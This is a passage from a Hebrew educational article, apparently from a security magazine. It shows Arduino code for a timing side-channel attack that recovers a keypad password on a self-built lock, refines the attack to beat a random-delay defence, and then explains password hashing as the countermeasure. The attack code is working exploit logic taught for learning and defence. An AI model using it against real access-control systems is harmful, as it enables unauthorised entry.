  pinMode(button3, OUTPUT);
  pinMode(button4, OUTPUT);
  pinMode(button5, OUTPUT);
  pinMode(redLed, INPUT);
  pinMode(greenLed, INPUT);
  Serial.begin(9600);
  delay(5000);
}
```

כמובן שנתמקד בעיקרי הקוד:

המערך passToCheck **בשורה 11** תפקידו להחזיק את הסיסמה הבאה שאותה נבדוק.

והמערך correctPass **בשורה 10** תפקידו להחזיק את תווים של הסיסמה שכבר מצאנו.

חשוב לשים לב שהפעם בפונקציית ה-setup נגדיר את הפינים של הפתורים והלדים הפוך מהלוח הקודם. כלומר פין של כפתור יהיה output ולא input כי נרצה ללחוץ על הכפתור ולא לבדוק האם הוא נלחץ. ופין של לד יהיה input ולא output כי נרצה לבדוק האם הלד נדלק ולא להדליק אותו.

המשך הקוד יראה כך:

```
void loop() {
  if (digitalRead(greenLed) != HIGH)
  {
    int maxTime = 0;
    int button = 0;
    for (int i = 1; i <= 5; i++)
    {
      generatePass(i);
      int t1 = millis();
      enterPass(passToCheck);
      while (digitalRead(redLed) != HIGH && digitalRead(greenLed) != HIGH);
      int t2 = millis();
      int delta = (t2 - t1);
      Serial.print(i);
      Serial.print(" : ");
      Serial.print(delta);
```

```
56        Serial.print(", ");
57
58        if (maxTime < delta)
59        {
60          maxTime = delta;
61          button = i;
62        }
63        if(digitalRead(greenLed) == HIGH)
64        {
65          printPass();
66          break;
67        }
68      }
69      if(digitalRead(greenLed) != HIGH)
70      {
71        Serial.println();
72        Serial.print(button);
73        Serial.println();
74        if(numOfCorrectButtons < 5)
75        {
76          correctPass[numOfCorrectButtons] = buttons[button];
77          numOfCorrectButtons++;
78        }
79      }
80    }
81  }
```

כל זמן שהנורה הירוקה לא דולקת (כלומר שלא מצאנו את הסיסמה) נבצע סט של 5 ניסיונות - ניסיון אחד עבור כל כפתור. בכל ניסיון נשתמש בפונקציה generatePass(i) (**שורה 47**) על מנת לבנות את הסיסמה הבאה שננסה.

הפונקציה generatePass מקבלת את מספר הכפתור שאותו אנו מנסים כעת ומחברת אותו עם הסיסמה שמצאנו עד כה:

```
27  void generatePass(int buttonToCheck)
28  {
29    for (int i  = 0 ; i < 5; i++)
30    {
31      if (correctPass[i] == -1)
32        passToCheck[i] = buttons[buttonToCheck];
33      else
34        passToCheck[i] = correctPass[i];
35    }
36  }
```


לאחר מכן באמצעות הפונקציה enterPass() (נקראת **בשורה 49**) נבצע "לחיצה" על הכפתורים, שכפי שהסברתי מתבטאת בהזרמת חשמל ללוח הראשון. בכל סיבוב של לחיצות נמדוד את זמני התגובה (**שורות 48-52** שמופיעות בקוד הקודם) ונשמור את מספר הכפתור שזמן התגובה שלו היה הארוך ביותר, כי זה אומר שעבורו צדקנו בכמה שיותר תווים (**שורות 58-62**).

ככה יוצא שבכל סיום של פונקציית ה-loop הרכבנו תו נוסף בסיסמה שלנו (**שורות 76-77**) עד שנמצא את כל הסיסמה ונצליח להדליק את הנורה הירוקה.


דוגמת הרצה

כעת נריץ את המערכת בסימולציה וננתח את התוצאות.

כפי שניתן לראות בסימולציה, הלד האדום ידלק מספר פעמים ולאחר בערך חצי דקה ידלק לנו הלד הירוק.
כלומר לוח הפריצה שלנו אכן הצליח למצוא את הסיסמה הנכונה:



נביט במסך הסריאלי של לוח הפריצה אחרי שהרצנו אותו וננתח את התוצאות שהודפסו:



בכל מלבן כחול, מופיעות תוצאות הרצה של סט של לחיצות על הכפתורים.

כלומר לוח הפריצה לקח את התווים שהוא מצא כנכונים עד כה ושרשר להם את התו שכעת הגיע התור לנסות אותו.

ניתן לראות שבכל מלבן מופיעים חמישה כפתורים ממוספרים מ-1 עד 5 וליד כל אחד מהם את זמן התגובה של המערכת לאותו כפתור.

ככל שזמן התגובה ארוך יותר, ככה לוח הפריצה צדק ביותר תווים כפי שהסברתי קודם. ולכן בשורה השנייה בכל מלבן ניתן לראות שהלוח הפורץ בחר את התו עם הזמן הכי גדול.

לאחר כ-23 ניסיונות (27 שניות) ותוך כדי הבדיקות נלקה הנורה הירוקה ולכן הלוח הפורץ עצר את הפעולה שלו והדפיס את הסיסמה שהוא מצא כפי שניתן לראות בריבוע האדום.

אז איך נפתור את הבעיה הזאת?

מפתה לחשוב, שמכיוון שכל הפריצה שלנו מתבססת על זמן התגובה של המערכת לסיסמה המוקשת, ניתן להוסיף דיליי רנדומלי למערכת וככה לשבש את מדידת הזמנים של הלוח הפורץ. מכיוון שה- random delay time יגרום לכך שלפעמים בדיקה של תו שגוי תיקח יותר זמן מאשר בדיקה של תו נכון. נעשה זאת בצורה הבאה:

```
54 void checkPass()
55 {
56    delay(random(50,200));
57    for(int i = 0; i<5; i++)
58    {
59     if(pressHistory[i]!=code[i])
60     {
61        counter = 0;
62        digitalWrite(redLedPin, HIGH);
63        return;
64     }
65     delay(100);
66    }
67    digitalWrite(greenLedPin, HIGH);
68    counter = 0;
69 }
```

כפי שרואים, ב**שורה 56** הוספתי דיליי רנדומלי שאמור לשבש את מדידת הזמנים ולמנוע את גילוי הסיסמה. אך, כפי שניתן לראות כאן, ניתן לשנות את הקוד בלוח הפורץ ע"מ שיעשה מספר רב של ניסיונות כדי לשבור את הסטייה שנוצרת בעקבות הדיליי הרנדומלי. ולמצוא את הסיסמה בכל זאת.

כלומר במקום לנסות פעם אחת כל סיסמה, ננסה אותה מספר רב של פעמים ולפי ממוצע הזמנים שנקבל נסיק האם התקדמנו בתו נוסף או לא. בצורה הזאת:

```
80 double calcPassTime()
81 {
82   double sum = 0;
83   for(int i = 0 ; i < 5 ; i++)
84   {
85     int t1 = millis();
86     enterPass(passToCheck);
87     while (digitalRead(redLed) != HIGH && digitalRead(greenLed) != HIGH);
88     if(digitalRead(greenLed) == HIGH)
89         break;
90     int t2 = millis();
91     sum += (t2 - t1);
92   }
93   return sum/5;
94 }
```

ההיגיון שעומד מאחורי השיטה הוא כזה: מכיוון שלכל בדיקה של סיסמה נוסיף זמן רנדומלי בין a ל-b כלשהם. בביצוע בדיקות רבות על אותה הסיסמה נקבל בממוצע שלכל בדיקה של סיסמה הוספנו (a+b)/2 זמן, בין אם היא נכונה או לא. כלומר, מקבלים עבור כל הקודים את זמן הריצה האמיתי שלהם בתוספת קבועה לכולם. וככה הלוח הפורץ עדיין יצליח לאתר את הסיסמה שלה לקח הכי הרבה זמן לרוץ.

וזה בדיוק מה שרואים בקוד - כל סיסמה נכניס 5 פעמים ונחשב את ממוצע הזמנים של אותם 5 ניסיונות. ככה בין אם הסיסמה נכונה ובין אם לא, קיבלנו תוספת של בערך (a+b)/2 זמן. ולפי הזמן הממוצע שלוח הפריצה יקבל, הוא יוכל לקבוע האם הוא צדק בתו נוסף או לא.

אז איך כן להתומדד?

אין ברצוני להכנס לנושא כיצד כן יש לשמור את הסיסמאות, אין זה המקום וגם אין לי את הידע. אך על מנת להסביר כיצד למנוע את המתקפה שמימשנו, כן אתן הסבר בסיסי שחלקו לקחתי ממאמר אחר שפורסם פה בעבר. ותודה ליהודה גרסטל שכתב אותו.

כולנו מבינים שכדי שנוכל לאמת את הסיסמה, הסיסמה צריכה להיות שמורה היכן שהוא במערכת ושעלינו להשוות בין הסיסמה שהוזנה לסיסמה ששמורה במערכת.

אך כאן למתמטיקאים יש טריק. מאחר והמידע המבוקש הוא ברור, ידוע ונקודתי והמשתמש מספק אותו בעצמו, אין צורך לשמור אותו בצורה כזו שנוכל ממש לקרוא אותו - עלינו רק לבדוק האם הנתונים שסיפק המשתמש הם אותם הנתונים שקבע הוא בעצמו בפעם הראשונה.

אם כן, את המחרוזת של הסיסמה מעבירים תהליך מתמטי חד כיווני, שלא ניתן לשחזור ופענוח (כלומר, בתיאוריה, בהינתן תוצאה של תהליך כזה - לא ניתן למצוא את הקלט). מאפיין נוסף חשוב של התהליך הוא, שלא משנה מה אורך הקלט - סיסמה באורך שמונה תווים או קובץ במשקל של חמישים מגה-בייט - הפלט של הפונקציה המתמטית יהיה באורך זהה.

התהליך הזה נקרא גיבוב, או HASH. וכך בערך זה נראה: מאחורי הקלעים המערכת לוקחת את הסיסמה ומעבירה אותה בפונקציית גיבוב מסוימת. רק תוצאת הגיבוב נשמרת במערכת ולא הסיסמה עצמה. בזמן אימות גישה למערכת - כאשר המשתמש מזין את הסיסמה, מתבצע שוב תהליך הגיבוב (הפעים לקלט הנוכחי) והמערכת משווה את המחרוזת שנוצרה זה עתה מול זו שקיימת כבר בזכרון שלה. בצורה כזו הסיסמה עצמה אינה נשמרת במערכת לעולם בשום צורה. לדוגמה אם נשתמש בפונקצית הגיבוב SHA256, עבור הקלט "12345" נקבל:

```
5994471abb01112afcc18159f6cc74b4f511b99806da59b3caf5a9c173cacfc5
```

עבור הקלט "12347" נקבל:

```
5570b8fffb53088e058bb8676e9ff407906055343b2aeb12877b68e971f2bedd
```

ועבור הקלט "00000" נקבל:

```
e7042ac7d09c7bc41c8cfa5749e41858f6980643bc0db1a83cc793d3e24d3f77
```

בצורה כזאת מנענו את המתקפה שממשנו מקודם (אך יצרנו פתח לאחרות...). מכיוון שכעת, כפי שאתם מבינים, אין קשר נראה לעין בין הסיסמה לבין האופן שבו היא שמורה בזיכרון המערכת. ולא נוכל להסיק ממדידת זמנים שום דבר לגבי הסיסמה עצמה.

סיכום

למי שלא שם לב, לאורך כל הדרך עבדנו בשני מישורים במקביל.

במישור הראשון התנסנו בששימוש בלוח Arduino. למדנו כיצד לחבר אליו חלקים פשוטים כמו לדים וכפתורים. ולבסוף בנינו מערכת שמשמשת כמו קוד לבניין. למערכת יש חמישה כפתורים ושני לדים, כאשר מקישים סיסמה שגויה הלד האדום נדלק וכאשר מקישים את הסיסמה הנכונה הלד הירוק נדלק.

במישור השני מימשנו מתקפה מתוחכמת בשם Side Channel Attack. לקחנו לוח Arduino נוסף וחיברנו אותו למגעים של הלוח הראשון. לאחר מכן מדדנו באמצעות הלוח הנוסף את זמני התגובה של הלוח הראשון לקודים שהכנסנו וככה הסקנו לאט לאט מהי הסיסמה עד שמצאנו אותה.

מטרת המאמר הייתה לתת ידע בסיסי על שני המישורים האלו - להתנסות בשימוש בלוח Arduino תוך כדי מימוש מתקפה מתוחכמת עליו.

קישור לכל הקוד שכתבתי במהלך המאמר תוכלו למצוא פה.

קצת עלינו

אבי פדר, בן 23, משתתף בתוכנית סייבר עילית וסטודנט שנה ד' להנדסת תוכנה אשכול סייבר במרכז האקדמי לב. מתעתד להתגייס בקרוב ומחפש את מקומי בצבא כעת. מוזמנים גם לעקוב אחרי ב-linkedin.

דניאל יוחנן, בן 21, עתודאי שנה ד' להנדסת תוכנה אשכול סייבר במרכז האקדמי לב ובנוסף עובד בתחום ה-AI. מתעתד להתגייס בקרוב.

אם יש לכם שאלות, הערות או כל דבר אחר נשמח לשמוע מכם באיימייל:

Avifeder99@gmail.com

Danielyochanan91@gmail.com

נוסיף שלקח לנו המון זמן לחקור, לפתח ולכתוב את המאמר. זה היה אתגר מעניין שקידם אותנו מאוד ונמליץ עליו גם לכם. שמחנו מאוד לעשות את זה ומקווים שייצא לנו שוב בעתיד.

תודה לעורכי המגזין שבזכותם יש לכולנו תוכן איכותי ואמין בצורה נגישה ונוחה.

רשימת קניות למאמר

רשימת הרכיבים שבהם השתמשנו במהלך המאמר הם:

1. שני לוחות Arduino.
2. מטריצת חיבורים.
3. מחברים.
4. לד אדום.
5. לד ירוק.
6. חמישה כפתורים פשוטים.
7. שני נגדים 220 Ohm.
8. חמישה נגדים k10 Ohm
9. הרבה מצב רוח.

מקורות מידע

1. https://www.tinkercad.com/dashboard
2. https://create.arduino.cc/projecthub/rowan07/make-a-simple-led-circuit-ce8308
3. https://il.farnell.com/resistor-colour-code-calculator
4. https://www.arduino.cc/en/Tutorial/BuiltInExamples/Button
5. https://www.the-diy-life.com/multiple-push-buttons-on-one-arduino-input/
6. https://security.stackexchange.com/questions/96489/can-i-prevent-timing-attacks-with-random-delays
7. https://he.wikipedia.org/wiki/%D7%94%D7%AA%D7%A7%D7%A4%D7%AA_%D7%A2%D7%A8%D7%95%D7%A5_%D7%A6%D7%93%D7%93%D7%99
8. https://en.wikipedia.org/wiki/Side-channel_attack
9. https://www.digitalwhisper.co.il/files/Zines/0x4F/DW79-2-SideChannel.pdf
10. https://scholar.google.co.il/scholar?q=timing+attacks+on+implementations+of+cryptography+algorithms&hl=iw&as_sdt=0&as_vis=1&oi=scholart
11. https://www.arduino.cc/en/software
12. https://commons.wikimedia.org/wiki/File:Clipping_1KHz_10V_DIV_clip_A_5ohms-1-.jpg
13. https://www.digitalwhisper.co.il/files/Zines/0x3F/DW63-3-WindowsHashes.pdf
14. https://github.com/avifeder/DigitalWhisper/